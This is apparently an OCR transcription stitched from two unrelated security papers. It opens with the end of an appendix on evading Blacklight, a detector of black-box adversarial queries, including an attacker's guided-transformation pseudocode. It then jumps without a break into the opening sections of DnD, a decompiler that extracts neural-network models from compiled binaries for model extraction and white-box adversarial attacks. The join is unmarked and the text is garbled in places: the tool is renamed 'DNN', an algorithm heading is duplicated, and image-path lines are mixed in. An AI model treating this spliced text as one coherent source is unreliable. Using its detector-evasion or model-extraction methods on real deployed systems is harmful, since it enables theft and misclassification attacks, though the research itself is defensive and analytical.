Guided Transformations knowing $(\mathbf{q}, \mathbf{p}, \mathbf{w})$. Algorithm 1 lists the algorithm used by the attacker to generate queries.

Optimal Black-Box Attacks. We provide more details on the optimal black-box attacks. First, to simulate a near-optimal query-efficient attack, we evenly downsample attack query sequences from 5 attacks to generate attack sequences that are a tiny fraction of current sequences. We then test Blacklight's detection performance on these subsampled attack sequences. Table 14 shows that even when attacks are able to complete in 500, 100, or 50 queries, Blacklight still detects them near perfectly (100% detection for 4 attacks and 89% for Boundary attack). Even when these attacks complete within 10 queries, Blacklight is still highly successful

Algorithm 1 Algorithm for Guided Transformation Attacks when Attacker Knows $(\mathbf{q}, \mathbf{p}, \mathbf{w})$

Parameter: Sliding window size $\mathbf{w}$, quantization step $\mathbf{q}$
Input: Attack query x
Output: Modified attack query x

procedure INITIZATION($\mathbf{w}$, $\mathbf{q}$)
    # Save all combinations for pixel modification in a queue.
    PermList $\leftarrow []$
    for $i = 1$ **to** $\mathbf{w}$ **do**
        # compute all $C^i_{\mathbf{w}}$ combinations for selecting i pixels from $\mathbf{w}$ pixels.
        pixelCombination = Combination(i, w)
        # For each pixel selected there are 2 choices for combinations $(+\mathbf{q}/-\mathbf{q})$, which generates $2^i \times C^i_{\mathbf{w}}$ choices in total.
        allPixelCombination = Update2ChoicesPerPixel (pixelCombination)
        PermList.append(allPixelCombination)
    end for
    return PermList
end procedure
procedure GUIDEDTRANSFORMATION(x)
    # we pop the first element from the queue, which is the modification choice with smallest # of pixel changes in the remaining choices.
    CurrentPermutation = PermList.pop()
    Apply the modification for CurrentPermutation to every $\mathbf{w}$ pixels of x.
    return x
end procedure

at detecting NES-QL, ECO and HSJA.

We note that NES-LO and Boundary attacks have much lower detection rates than other attacks when only choosing 10 queries from attack sequences. This is because both NES-LO and Boundary attacks are both boundary attacks that jump back and forth between two images (original and target image). Random subsets of 10 out of thousands of queries are more likely to be variants of the source or target that are sufficiently different from each other as to avoid detection.

Second, for "perfect-gradient" black-box algorithm, each iteration of the gradient calculation for an analogous white-box attack would translate to a single query over the network by the black-box attacker. This idealized black-box attack uses CW [12] and PGD [49] to generate attack sequences against our CIFAR10 model. On average, CW and PGD converge after only 6.3 and 3.1 queries. Against simulated black-box attacks using these attack queries, Blacklight detects 100% of attacks driven by CW, and 81% of PGD-driven attacks.

DnD: A Cross-Architecture Deep Neural Network Decompiler

Ruoyu Wu[1], Taegyu Kim[2], Dave (Jing) Tian[1], Antonio Bianchi[1], and Dongyan Xu[1]

[1]Purdue University, [2] The Pennsylvania State University
{wu1377, daveti, antoniob, dxu}@purdue.edu, tgkim@psu.edu

Abstract

The usage of Deep Neural Networks (DNNs) has steadily increased in recent years. Especially when used in edge devices, dedicated DNN compilers are used to compile DNNs into binaries. Many security applications (such as DNN model extraction, white-box adversarial sample generation, and DNN model patching and hardening) are possible when a DNN model is accessible. However, these techniques cannot be applied to compiled DNNs. Unfortunately, no dedicated decompiler exists that is able to recover a high-level representation of a DNN starting from its compiled binary code.

To address this issue, we propose DnD, the first compiler- and ISA-agnostic DNN decompiler. DnD uses symbolic execution, in conjunction with a dedicated loop analysis, to lift the analyzed binary code into a novel intermediate representation, able to express the high-level mathematical DNN operations in a compiler- and ISA-agnostic way. Then, DnD matches the extracted mathematical DNN operations with template mathematical DNN operations, and it recovers hyper-parameters and parameters of all the identified DNN operators, as well as the overall DNN topology. Our evaluation shows that DnD can perfectly recover different DNN models, extracting them from binaries compiled by two different compilers (Glow and TVM) for three different ISAs (Thumb, AArch64, and x86-64). Moreover, DnD enables extracting the DNN models used by real-world micro-controllers and attacking them using white-box adversarial machine learning techniques.

1 Introduction

Deep Neural Networks (DNNs) have become a fundamental component for a number of usage scenarios, ranging from cloud services to IoT applications [13, 38]. While the training of DNNs is usually performed on GPUs or TPUs [17], DNNs can be deployed on general purposes CPUs and MCUs in a variety of devices, such as IoT devices and embedded systems. In these cases, DNNs are typically *compiled* into binary code using dedicated compilers, such as TVM [7] and Glow [30], exploiting local instruction set architectures' (ISAs) features and performance optimizations.

An increasing usage of DNN compilers is in edge devices, such as micro-controllers [1, 16, 38, 44, 45] and mobile phones [53]. For instance, micro-controllers use compiled DNN binaries, like the NXP Semiconductors EdgeReady Solution [43], to perform diverse tasks such as secure face recognition, speech recognition, and voice control. A recent forecast estimates that 98% of edge devices will have intelligence features, typically powered by DNNs, by 2025 [38].

While several tools are available to decompile binary code back to its original source code [5, 21, 33, 57], no existing approach can recover a high-level description of a compiled DNN. As the ability to decompile binary code has enabled several security applications (and decompilers have become part of the standard tool set of security analysts), likewise extracting DNN models from their compiled binary code enables a variety of security applications, including DNN model extraction and analysis (both manual and automatic), white-box adversarial sample generation, white-box DNN backdoor detection, and DNN model patching and hardening [6, 18, 50, 51]. Unfortunately, in all these usage scenarios, a source-level representation of the decompiled code obtained by applying traditional decompilers does not offer much help to an analyst, because such decompilers cannot capture the mathematical semantics of compiled DNN models.

In this paper, we propose DnD, the first compiler- and ISA-agnostic deep neural network decompiler capable of extracting DNN models from compiled binaries. Specifically, working with a compiled DNN model, DnD can precisely recover its parameters, hyper-parameters, and topology, and express the decompiled model in a high-level representation (as the one in Figure 1), encoded in the ONNX modeling language [9].

DnD is based on the three following novel techniques. First, it uses symbolic execution in conjunction with a dedicated loop analysis to capture precise mathematical formulas representing how different DNN operators process the received data. Second, DnD uses a novel intermediate representation (IR) to express the high-level mathematical DNN operations in a compiler- and ISA-agnostic way. Third, DnD identifies the

type and location of the DNN operators in a target binary by matching the extracted mathematical operations with template mathematical DNN operations, recovering hyper-parameters and parameters of all the identified DNN operators, as well as the overall network topology.

Our evaluation shows that DNN is both *generic* and *accurate*. It supports decompiling different DNN models compiled by two different compilers for three different ISAs, without requiring manual effort. Moreover, the decompiled DNN models are structurally equivalent to the original ones, and, after re-compiling the decompiled DNNs, the generated binaries classify samples exactly as the original binaries. We further demonstrate that DNN can successfully decompile a DNN binary used by a real-world micro-controller, and the recovered DNN model can be used to boost adversarial attacks against the original DNN, enabling the usage of white-box attacks, in place of less efficient black-box ones.

In summary, our main contributions are as follows:

- We design and implement DNN, the first compiler- and ISA-agnostic decompiler for compiled DNN models. DNN can decompile a (stripped) DNN binary to recover the full details of the compiled DNN model and represent them using the ONNX high-level modeling language.
- We design a dedicated IR to represent each DNN operator and develop a novel technique that uses symbolic execution to lift the DNN binary to IR expressions. The extracted IR expressions are then matched against template expressions to identify different operators used by a compiled DNN, recovering their hyper-parameters, parameters, and the overall network topology.
- We evaluate DNN on three ISAs (Thumb, AArch64, and x86-64), two DNN compilers (Glow and TVM), and three widely-used DNN models (MNIST [59], ResNet v1 [20], and MobileNets v2 [40]). The results show that DNN can fully and accurately recover DNN models from the compiled binaries across different ISAs, compilers, and models. We further showcase how the extracted DNN model, decompiled by DNN from a DNN binary running on a real-world micro-controller, can be used to boost adversarial attacks [6, 34], enabling more effective white-box attacks.

Our artifacts are available at `https://github.com/purseclab/DnD`.

2 Background and Motivation

2.1 Deep Neural Networks

Deep Neural Networks (DNNs) are a class of machine learning (ML) algorithms that use cascaded DNN operators for feature extraction and transformation. Figure 1 shows a snippet of ResNet v1 model [20] represented in the ONNX format [9], which is the open standard for ML interoperability developed by Linux Foundation. Terminologies used in this paper are




Figure 1: A snippet of ResNet v1 model in the ONNX format

described as follows:

Training and Inference. DNNs are used in two phases: training and inference phases. The training phase feeds labeled data to a DNN and updates its parameters based on the erroneous output results. This phase is computationally heavy and generally takes a long time; thus, it is usually running on DNN accelerators (e.g., GPUs and FPGAs). During the inference phase, a trained DNN predicts the labels of input data. Since the inference phase is typically not as computationally heavy as the training phase, they usually run on CPUs, especially on edge devices [53].

DNN Operators. DNN operators are the building blocks of DNNs. A DNN operator takes the output of previous operators as its input (or the input to the DNN model when there are no previous operators), and computes its output based on its operator type and its parameters. There are various types of DNN operators with different high-level semantics, as shown in Figure 1. For instance, there are feature extraction operators (e.g., `Convolution`), down-sampling operators (e.g., `Average-pool`), and activation operators (e.g., `Relu`). As DNN models have been advanced, new DNN operators have been introduced. There are 174 different DNN operators defined in ONNX, and this number is still growing [11].

DNN Hyper-parameters and Parameters. DNN hyper-parameters can be classified into two categories: (1) the *algorithm hyper-parameters*, which are only used during the training phase, and do not influence the inference phase. Examples of the *algorithm hyper-parameters* are learning rate and regularization factor. (2) the *model hyper-parameters* that define the network structure and how the operators function, which include the following:

1. Total number of operators and the type of each operator.
2. The DNN topology. The connections between operators can be either sequential or non-sequential. Sequential connection denotes that the operator takes only the output of the prior DNN operator as the input, while non-sequential connection includes shortcuts and branches [20, 58]. For example, shortcut connection [20] (the edges connecting the `Conv2` in Figure 1) feeds one DNN operator's output directly as the input of another DNN operator while skipping one DNN operator.
3. The attributes of each operator that define its detailed se-

mantics. For example, the attributes of a `Convolution` (i.e., `Conv`) operator, as shown inside each operator in Figure 1, include the shape of kernel (i.e., filter), the pad size, and the stride size.

The *parameters* are the variables that are learned during the training process (e.g., weights and bias).

We note that *model hyper-parameters* and *parameters* are targets that DNN aims to recover, unlike *algorithm hyper-parameters* which are involved only in the training phase.

2.2 DNN Compilers

Different DNN compilers exist to ease the deployment of a DNN model on various devices. These compilers include Glow [30] by Facebook, TVM [7] by Apache, XLA [14] by Google, and NNFusion [27] by Microsoft. Nowadays, they have been adopted in many real-world products, including smart edge devices. For instance, NXP Semiconductors integrate a customized Glow compiler into their SDK to support DNN model deployment on low-power microcontrollers [45].

Frontend and Backend. DNN compilers commonly consist of a frontend and a backend component. The frontend transforms a DNN model into a high-level intermediate representation (IR) and performs hardware-independent optimizations, such as operator fusion [32]. Operator fusion combines the loop bodies of two adjacent operators leveraging the operator type and DNN topology, where the second operator is usually an activation operator (e.g., `Relu`). For instance, the `Conv1` and the following `Relu` in Figure 1 can be combined. Then, the backend transforms a high-level IR to a low-level IR and performs hardware-specific optimizations, including vectorization and loop-related optimizations (e.g., loop unrolling). Finally, the backend emits machine code from the optimized low-level IR.

Compilation Scheme. Compilation generates DNN binaries (i.e., the binary programs where a compiled DNN model is embedded). We can classify the compilation schemes of DNN compilers into two categories: interpreter-based and ahead-of-time (AOT) compilation schemes [26].

Interpreter-based compilers generate DNN binaries whose DNN models are configured at runtime. They usually produce two artifacts: a DNN configuration file describing the DNN model (e.g., TFLite [15]) and a runtime library that contains all the DNN operator implementations. At runtime, a generic interpreter reads the DNN configuration file, iterates through DNN operators, and invokes the corresponding DNN operator implementations [16]. This approach has two disadvantages: (1) it introduces space and time overhead because of the need to include the runtime library and parse the DNN configuration file dynamically; (2) it misses opportunities to optimize the invoked DNN operator implementations based on specific operator instances' attributes (e.g., dimensions, padding size).

On the contrary, during compilation, AOT compilers *specialize* the operator implementation for the specific compiled operator instance's context, such as its attributes (e.g., kernel shape), and they use general-purpose compiler backends (e.g., LLVM, GCC) to generate a self-contained executable. For instance, in Figure 1, although the `Conv1` and `Conv2` are both of the same operator type (i.e., `Conv`), they are compiled into different binary functions with different control flows and memory access patterns, due to their different attributes (e.g., kernel shape). Thanks to the low overhead, the popular DNN compilers (e.g., Glow, TVM, XLA, and NNFusion) support AOT compilation to deploy a DNN on embedded systems [14, 45] with limited hardware resources.

We note that AOT DNN compilers, such as Glow [30] and TVM [1], compile a DNN model to a binary module exposing an inference function. An application feeds the input data to this inference function and obtains the predicted label as output.

2.3 DNN Attacks

Model Extraction Attacks. Model extraction attacks, which reveal a DNN's model hyper-parameters and/or parameters, can be classified into two categories: algorithm-level extraction and architecture-level extraction attacks. The algorithm-level approaches [46, 49, 50] conduct model extraction by repeatedly querying a black-box DNN model and then retraining a DNN using the querying results. However, such approaches require prior knowledge of a DNN's model hyper-parameters and significant computational resources [49], prohibiting them from efficiently extracting DNN models, especially from the embedded systems. On the other end, the architecture-level approaches [3, 22, 29, 52, 58, 61] leverage the architecture-level information (e.g., cache side-channel) exposed by the hardware. The architecture-level approaches, however, either only obtain a partial DNN model, or require co-locating onto the same processor chip the victim process is running on.

Adversarial Attacks. Adversarial attacks, which induce a DNN to misclassify an input, can be classified into two categories: black-box attacks and white-box attacks. Black-box attacks [4, 34] first acquire a substitute model either from the DNN models with a similar task or from training with the querying data of the victim model, then generate the adversarial examples based on the substitute model. Although black-box attacks do not require attackers to have prior knowledge of the victim DNN (e.g., model hyper-parameters and parameters), they are ineffective and time-consuming. Compared with black-box attacks, white-box attacks [6, 48] are more effective and efficient [6, 34] by leveraging the prior knowledge of the victim DNN model.

2.4 Decompiler

Decompilers are designed to reconstruct a high-level language representation (typically in C pseudocode) from program binaries. There are many works on C/C++ decompilers from both academia [5, 12, 19, 25, 41, 56, 57] and industry [21, 33].

Despite the existing general-purpose decompilers can decompile the binary programs to (usually not easily understandable, nor fully correct) C statements, they lack the capabilities to lift the binary code of vectorized mathematical calculations into high-level DNN operators (e.g., ONNX operators [11]) and recover the DNN topology. These limitations hinder their usefulness for the security analysis of DNN binaries. On the contrary, DND can decompile a DNN model embedded in the binary program and generate a high-level representation (i.e., in the ONNX format [9]), including both the model hyper-parameters and parameters of the embedded DNN model.

3 Scope

In this section, we describe the input/output of DND, and the standard and realistic assumptions on which DND relies.

Input. DND supports (stripped) DNN binaries (i.e., the binary programs where a compiled DNN model is embedded) compiled by the AOT compilation scheme running on CPU without hardware accelerators. This configuration is common on edge devices [53]. DND does not support DNN binaries compiled by interpreter-based compilation schemes because of the following reasons: (i) DNN binaries compiled by the interpreter-based compilation scheme usually accompany the DNN configuration files. We can easily infer DNN models from those files because they contain the information on the model hyper-parameters and parameters of the deployed DNN model. (ii) static analysis cannot extract DNN models from DNN binaries compiled by the interpreter-based compilation without the DNN configuration file because DNNs are configured dynamically. Furthermore, DND does not support the DNN binaries running on DNN accelerators because DNN accelerators have very diverse ISAs, and they are not supported by the general-purpose disassemblers. Section 9 discusses more details why DND does not support decompiling DNN binaries on accelerators.

Output. DND can decompile a DNN model embedded in an input binary. The output is in the ONNX format [9] (e.g., Figure 1) including the DNN model's model hyper-parameters and parameters. We can use this output to reveal the DNN model's details and conduct security analysis, such as model extraction, adversarial examples discovery, and model hardening. DND does not recover the algorithm hyper-parameters (defined in Section 2.1) because they neither affect the inference process nor are recoverable from the binary.

Assumptions. DND relies on the following assumptions:

1. We have access to a DNN binary (e.g., dumping DNN binaries running on an embedded system).
2. The control-flow graph (CFG) recovery is reliable. Our evaluation shows that the recovered CFGs, though imprecise, are sufficient enough for our decompilation purpose.
3. DNN compilers do not use obfuscation technique. To the best of our knowledge, we are not aware of obfuscated DNN binaries, and de-obfuscating binaries is an orthogonal direction.

4 Challenges and Solutions

DNN binary decompilation imposes several unique challenges compared to C/C++ binary decompilation. We enumerate three major challenges and provide a summary of how DND addresses them.

Challenge 1: Diverse Compilers and Architectures. DNN models are compiled with various DNN compilers and onto different instruction set architectures (ISAs), such as Arm Thumb, Arm AArch64, and x86-64. Each combination generates totally different binary code, regarding their control flows and data flows, as demonstrated in decompiled code samples in Appendix C. Therefore, simple pattern matching, using either binary code or decompiled code generated by generic decompilers, is not suitable to recover the DNN model hyper-parameters in a generic, compiler- and ISA-agnostic way.

Solution 1: We use a dedicated IR which is able to represent each DNN operator as an operator summary, including an AST of algebraic operations. DND first identifies the location of each DNN operator in a DNN binary and then uses selective symbolic execution to generate an operator summary with an AST of algebraic operations of each DNN operator, which is represented with the IR we design. Because a DNN operator has the same mathematical semantic even with different DNN compilers and ISAs, and our IR and operator summary are able to capture the mathematical semantic, DND can identify them in a compiler- and ISA-agnostic manner.

Challenge 2: Vectorized Mathematical Computation and Complicated Loop Structure. DNN operators, as tensor operations, are always implemented and compiled as nested loops with vectorized mathematical computations inside the loop bodies. The existing general-purpose decompilers (e.g., Hex-Rays) do not currently recognize vectorized mathematical computations, leading to decompiled code containing long loop bodies and excessive bitwise operations, as shown in Appendix C. Moreover, the complicated control flow and the huge loop index range of nested loops hinder the usage of symbolic execution from generating the operator summary of each DNN operator, because of the path explosion problem.

Solution 2: We use a dedicated symbolic execution to capture the semantics of vectorized mathematical computations, by keeping track of the symbolic constraints related to each DNN operator's input and output, and lifting such symbolic constraints to the operator summary represented with our IR. To solve the path explosion issue, DND only executes one iteration of each loop, leveraging the fact that the loops in DNN operators usually implement tensor operations, and have no data dependencies between each iteration. Therefore, executing one iteration of each loop can sufficiently capture the semantics of a DNN operator. To enable such dedicated symbolic execution, we conduct a loop analysis to identify each loop's induction variables (i.e., loop index).




Figure 2: Pipeline of DND

Challenge 3: Scalable Support to DNN Operators. As mentioned in Section 2.1, there are many different DNN operators. Therefore, it is not scalable to manually design a heuristic for each DNN operator to identify its DNN operator type and extract its parameters.

Solution 3: For an unknown DNN operator, we match the AST included in its generated operator summary with operators' template ASTs to identify its operator type. DND first builds a template AST database, which maps each DNN operator to its corresponding AST. Specifically, DND leverages an up-to-date DNN compiler to compile each DNN operator and generate the template AST of each compiled DNN operator, represented with the IR we design. Then, given the previously generated operator summary of an unknown DNN operator, DND matches its AST to one of the AST in the template AST database, and determines the type of the unknown DNN operator.

5 System Design

DND's workflow is composed of three components, as illustrated in Figure 2. Specifically, these three components are (1) *DNN Operator Location Identification*, (2) *Operator Summary Generation*, and (3) *DNN Model Lifting*.

In the first stage, DND recovers the control flow graph (CFG) and identifies the location of inference function and DNN operators from the input (stripped) DNN binary (Step ❶in Figure 2, details in Section 5.1).

Next, DND generates operator summary of each DNN operator (Section 5.2). To do so, DND first conducts loop analysis (Step ❷) to identify loops' information. Such information is essential for further analysis. Then, DND leverages loop's information to perform selective symbolic execution that extracts the output of a DNN operator as symbolic expressions of its input and parameters (e.g., $output[i] = input[i] * param[i]$), which capture the mathematical semantic of a DNN operator (Step ❸). The extracted symbolic expressions are then lifted to the operator summary in our IR format (Step ❹). The operator summary of a DNN operator includes the ASTs and other information extracted from Step ❷and Step ❸. Note that DND also generates template ASTs through the aforementioned operator summary generation procedure (Step ❷, ❸ and ❹) that will be used in the next step (Section 5.3).

After the operator summary generation, the next step is to lift each operator summary to a DNN operator and convert it to a high-level DNN representation (i.e., an ONNX model [11]) (Section 5.4). Specifically, DND first matches the AST in each operator summary with a template AST to determine its DNN operator type (Step ❺). Then, DND recovers the DNN topology by identifying the data dependencies between DNN operators (Step ❻). Finally, DND recovers each DNN operator's attributes and parameters leveraging the identified DNN operator type and DNN topology, and converts the fully-recovered DNN model to an ONNX model (Step ❼).

5.1 DNN Operator Location Identification


In this step, DND identifies the locations of the inference function and the DNN operators. Since DNN operators are essentially tensor computations, they are implemented and compiled as multiple nested loops with a number of numerical computations inside. Furthermore, DNN operators reside in either the inference function or its callee functions. DND leverages these two properties to identify the locations of DNN operators and the inference function.

Specifically, DND first identifies the locations of the functions with possible tensor computation (i.e., containing two or more nested loops or invoking math functions in the standard library) as DNN operator candidates. Then, DND collects the caller functions of each function in the candidate list. Among these caller functions, the one calling most candidates is considered as the "inference function" (i.e., acting as the DNN binary's dispatch function). Finally, DND filters out the candidate functions that are not the callees of the inference function.

5.2 Operator Summary Generation

After identifying the locations of DNN operators, DND extracts the symbolic expressions from each DNN operator and lifts them to operator summary in the IR we design. To do so, DND first conducts loop analysis for each DNN operator (Step ❷ described in Section 5.2.1). Next, leveraging the loop analysis results, DND extracts the output of each DNN operator as symbolic expressions of its input and parameters, using our customized selective symbolic execution algorithm (Step ❸ described in Section 5.2.2). Then, DND lifts the symbolic expressions, which contain a semantic of each DNN operator, to the operator summary (Section 5.2.4), in the IR we design (Step ❹ described in Section 5.2.3).

In the rest of this section, we refer, as an example, to the `Conv` operator depicted in Figure 3 to explain how DND generates operator summary. For simplicity, we assume the example `Conv` operator is not compiled with optimizations (e.g., loop unrolling and operator fusion) and without advanced attributes (i.e., padding and striding). We will explain how we handle common compiler optimizations and advanced attributes in



(a) `Conv` operator

```
1 void Conv(PTR* input, PTR* filter, PTR* output){
2   for(i=0;i<2;i++) // output width index
3     for(j=0;j<2;j++) // output length index
4       for(u=0;u<2;u++) // filter width index
5         for(v=0;v<2;v++) // filter length index
6           output[i][j]+=input[i+u][j+v]*filter[u][v]
7 }
```

(b) Simplifed decompiled code of `Conv`

```
1 output[i][j]+=input[i+u][j+v]*filter[u][v]
```

(c) Extracted symbolic expression of `Conv`

```
1 addr: output[i][j]
2 expr: Sum(element=Mul(input[i+u][j+v],
3                       filter[u][v]),
4           index=(u, v))
5 IVs: (u, init=0,inc=1,count=2)
6      (v, init=0,inc=1,count=2)
7      (i, init=0,inc=1,count=2)
8      (j, init=0,inc=1,count=2)
```

(d) Generated operator summary

Figure 3: Operator summary generation of `Conv`

Sections 5.2.4 and 5.4.3, respectively.

5.2.1 Loop Analysis

The main goal of loop analysis is to identify the information on the basic induction variable (IV), or informally loop index variable of each loop in a DNN operator. For example, the `i`, `j`, `u`, `v` in Figure 3b are the IVs. The output of this analysis includes IVs, their initial values, their step sizes (i.e., the increment constant) and their loop count (i.e., how many iterations the loop is supposed to be repeatedly executed). Then, DND will use these IVs information to extract the symbolic expressions in Section 5.2.2.

To do so, DND first recovers loops' structural information in each DNN operator, including the entry points, the exit points and the break edges (denoting the edges in CFG that jump out of the current loop). Then, DND leverages the IVs' properties in the binary program that we observe to recover the IVs, which are the following: (i) IVs are initialized with constants and loaded into general registers in the loop's entry block (e.g., $i = 0$ in Line 2 in Figure 3b); (ii) IVs determine the conditions of the break edges; (iii) a constant increments the value of an IV (i.e., step size) within the execution of the loop's body (e.g., the step size is 1 for Line 2 in Figure 3b).

Let us show in Algorithm 1 how to identify IVs using the aforementioned three properties by symbolically executing each DNN operator from its entry point to its exit point (Line 2, 16-17). Leveraging the property (i), DND symbolizes every general register initialized by a constant in the loop's entry block (Line 10-12). These symbolic variables are the IV candidates, which are further filtered out by checking the property (ii) and (iii). To check the property (ii), whenever encountering the conditional statements related to the loop's break edges during the symbolic execution, DND records these conditional statements as loop exit conditions, along with the IV candidates that are being accessed (Line 14). At the same time, the conditional statements related to break edges will make the symbolic execution engine diverge into two execution paths: one that satisfies the condition leading to exiting the loop, and the other does not satisfy the condition leading to continuing executing the loop. To avoid path explosion caused by the complicated nested loops, DND only keeps the execution path that exits the loop and discards the other execution path (Line 15). To check the property (iii), after reaching the DNN operator's most outer loop's exit point (e.g., Line 2 in Figure 3b), DND inspects each IV's corresponding register to check if its register is updated with a constant (i.e., step size). At last, DND considers an IV candidate as an IV when it satisfies both properties (ii) and (iii) (Line 18).

Finally, DND recovers IVs' initial values, step sizes, and loop counts (Line 19). In particular, loop counts are computed from initial values, step sizes, and the collected loop exit conditions. For example, the initial value, step size and loop exit conditions of `i` in Figure 3b are 0, 1, and `i<2`, respectively. Then, the loop count is derived by inquiring the solver with these information.

Algorithm 1 Loop analysis

```
1:  procedure LoopAnalysis(op: operator)
2:      symEngine ← SymbolicEngine(op.entryAddr)
3:      candidates ← ∅
4:      while symEngine.hasActive() do
5:          symEngine.step()
6:          for each state ∈ symEngine.states do
7:              inst ← state.lastInst
8:              addr ← state.addr
9:              if addr ∈ op.entryBlocks then
10:                 if isRegWrite(inst) and isConstant(inst.writeVal) then
11:                     inst.writeVal ← createSym()
12:                     candidates.add((addr, inst.writeReg))
13:             if addr ∈ op.breakEdgeSrcAddr then
14:                 symEngine.record(state.branch.condition.get_IV())
15:                 symEngine.keep(getBreakState(state.succ))
16:             if addr ∉ op.addrRange then
17:                 symEngine.stash(state)
18:     IVs ← checkConditionAndUpdate(candidates)
19:     IVs.getLoopCount()
20:     Return IVs
```

5.2.2 Symbolic Expression Extraction

A DNN operator typically performs tensor computation, which takes its input and parameters, and generates the computed output transferring to its successor DNN operators as the input. As such, we can represent the output of a DNN operator as symbolic expressions of the operator's input and the

operator's parameters. These expressions contain the mathematical semantics DND needs to recover. To extract such symbolic expressions, DND performs customized selective symbolic execution with the IVs (identified in Section 5.2.1) as symbolic variables. This is because making IVs as symbolic variables brings the two following benefits: (1) it enables DND to symbolize the mathematical expressions of the DNN operator's output as symbolic expressions. (2) it allows DND to efficiently extract the symbolic expressions of a DNN operator's output by only executing one iteration of each loop, as discussed in *Solution 2* of Section 4. We will explain those benefits using Figure 3b.

Regarding the first benefit, the expression at Line 6 in Figure 3b is a symbolic expression of the operator's output, where the `i`, `j`, `u`, `v` are symbolized during the symbolic execution. Along with the information carried by the symbolic variables, this symbolic expression can represent the semantics of this `Conv` operator. Specifically, for each value of the `i` and `j`, `output[i][j]` (i.e., the `Conv` operator's output) is the accumulation of `input[i+u][j+v]*filter[u][v]` over all the possible values of `u` and `v`.

Regarding the second benefit, DND can symbolically execute only one iteration of the loop in Line 5-6 with the symbolized `v`. Specifically, DND exits the loop during the symbolic execution by assigning 2 to the symbolic variable `v` to satisfy the `v==2` predicate.

Furthermore, in order to keep track of the symbolic constraints related to memory reads and writes, DND's customized concretization strategy does not concretize memory addresses. Instead, when reading from symbolic memory, DND returns the symbolic memory address together with a proper annotation. For instance, when reading from address `input+i`, DND returns `input+i` with `MemReadVal` annotation, denoting where the value is read from. Using this annotation, DND keeps track of memory read values, and records the written expressions when the code write to symbolic memory.

We explain the detailed procedure to extract symbolic expressions in Algorithm 2. In particular, DND symbolically executes each DNN operator starting from its entry point (Line 3). When reaching the identified IV initialization code, DND symbolizes IVs' corresponding registers instead of initializing them with a constant (Line 9-10). Whenever encountering a conditional statement that can exit a loop, DND follows the path exiting the loop (Line 15-16). Furthermore, when reading an operator input or parameter with the symbolic address, DND returns the expression of symbolic address itself (e.g., the address of `filter[u][v]`) (Line 11-12). In this way, DND can keep track of each symbolic expression's provenance (i.e., the symbolic address where it is read from). To extract the symbolic expressions of DNN operator output, when the DNN operator output is updated, DND collects the symbolic address of the DNN operator output and its corresponding symbolic expressions (i.e., `+= input[i+u][j+v]*filter[u][v]`) (Line 13-14). Figure 3b shows the output example. In Line 6, `output[i][j]` is the symbolic address of operator output, and `+= input[i+u][j+v]*filter[u][v]` is its corresponding symbolic expressions. We show the example result of this symbolic expression extraction in Figure 3b.

Note that there are conditional statements that are not related to loops' break edges (e.g., the statement in `Conv` checking if padding is necessary). For example, if the padding size of the `Conv` operator in Figure 3a is 1, there will be conditional statements checking if the computation is in the padding zone (i.e., `i+u<1` and `i+u>4`). When DND encounters these conditional edges, DND forks multiple execution states and records the corresponding conditions. Such state and condition information can be later used to infer a DNN operator's attributes (e.g., padding size of `Conv` as described in Section 5.4.3).

Algorithm 2 Symbolic expression extraction

```
1:  procedure LoopAnalysis(op: operator, IVs: loop analysis results)
2:      memWrite ← ∅
3:      symEngine ← SymbolicEngine(op.entryAddr)
4:      while symEngine.hasActive() do
5:          symEngine.step()
6:          for each state ∈ symEngine.states do
7:              inst ← state.lastInst
8:              addr ← state.addr
9:              if addr ∈ IVs.definitionAddr then
10:                 inst.writeVal ← createSym(IVs.getIV(addr))
11:             if isMemRead(inst) and isSymbolic(inst.readAddr) then
12:                 inst.readVal ← inst.readAddr.annotate(MemRead)
13:             if isMemWrite(inst) and isSymbolic(inst.writeAddr) then
14:                 memWrite.add((inst.writeAddr, inst.writeVal))
15:             if addr ∈ op.breakEdgeSrcAddr then
16:                 symEngine.keep(getBreakState(state.succ))
17:             if addr ∉ op.addrRange then
18:                 symEngine.stash(state)
19:     Return memWrite
```

5.2.3 IR Design

We introduce our IR that can abstract an extracted symbolic expression of a DNN operator into a tensor computation. Unlike the extracted symbolic expressions, our IR is suitable to represent operator type and recover operator parameters of optimized DNN binaries (discussed in Section 5.2.4). We define two types of mathematical functions used in our IR: *reducing functions* and *transforming functions*. *Reducing functions* produce a single output result from a variable number of inputs (e.g., summation (`Sum`), average (`Avg`), and maximum (`Max`)). Intuitively, we use an expression to represent each element of the inputs (i.e., *element*), and use index variables (i.e., *index*) to represent loops' indexes with the range and step size. For instance, our IR represents $a_0 * b_0 + a_1 * b_1 + ... + a_n * b_n$ as $\texttt{Sum}(a_i * b_i, i)$, where $a_i * b_i$ is an *element*, and i is the *index* variable, ranging from 0 to n, with 1 as the step size. On the contrary, *transforming functions* take a fixed number (e.g., one or two) of inputs. $\texttt{Mul}(a, b)$ multiplying a by b is one example of transforming functions. The reducing functions and

transforming functions can be used together to represent a single IR expression. For instance, the IR expression in Line 2-8 in Figure 3d denotes a summation expression, where each element is a multiplication expression, and the index variables' information is listed in Line 5-8. We show the grammar of our IR in Table 4 in Appendix B.

5.2.4 Operator Summary Lifting

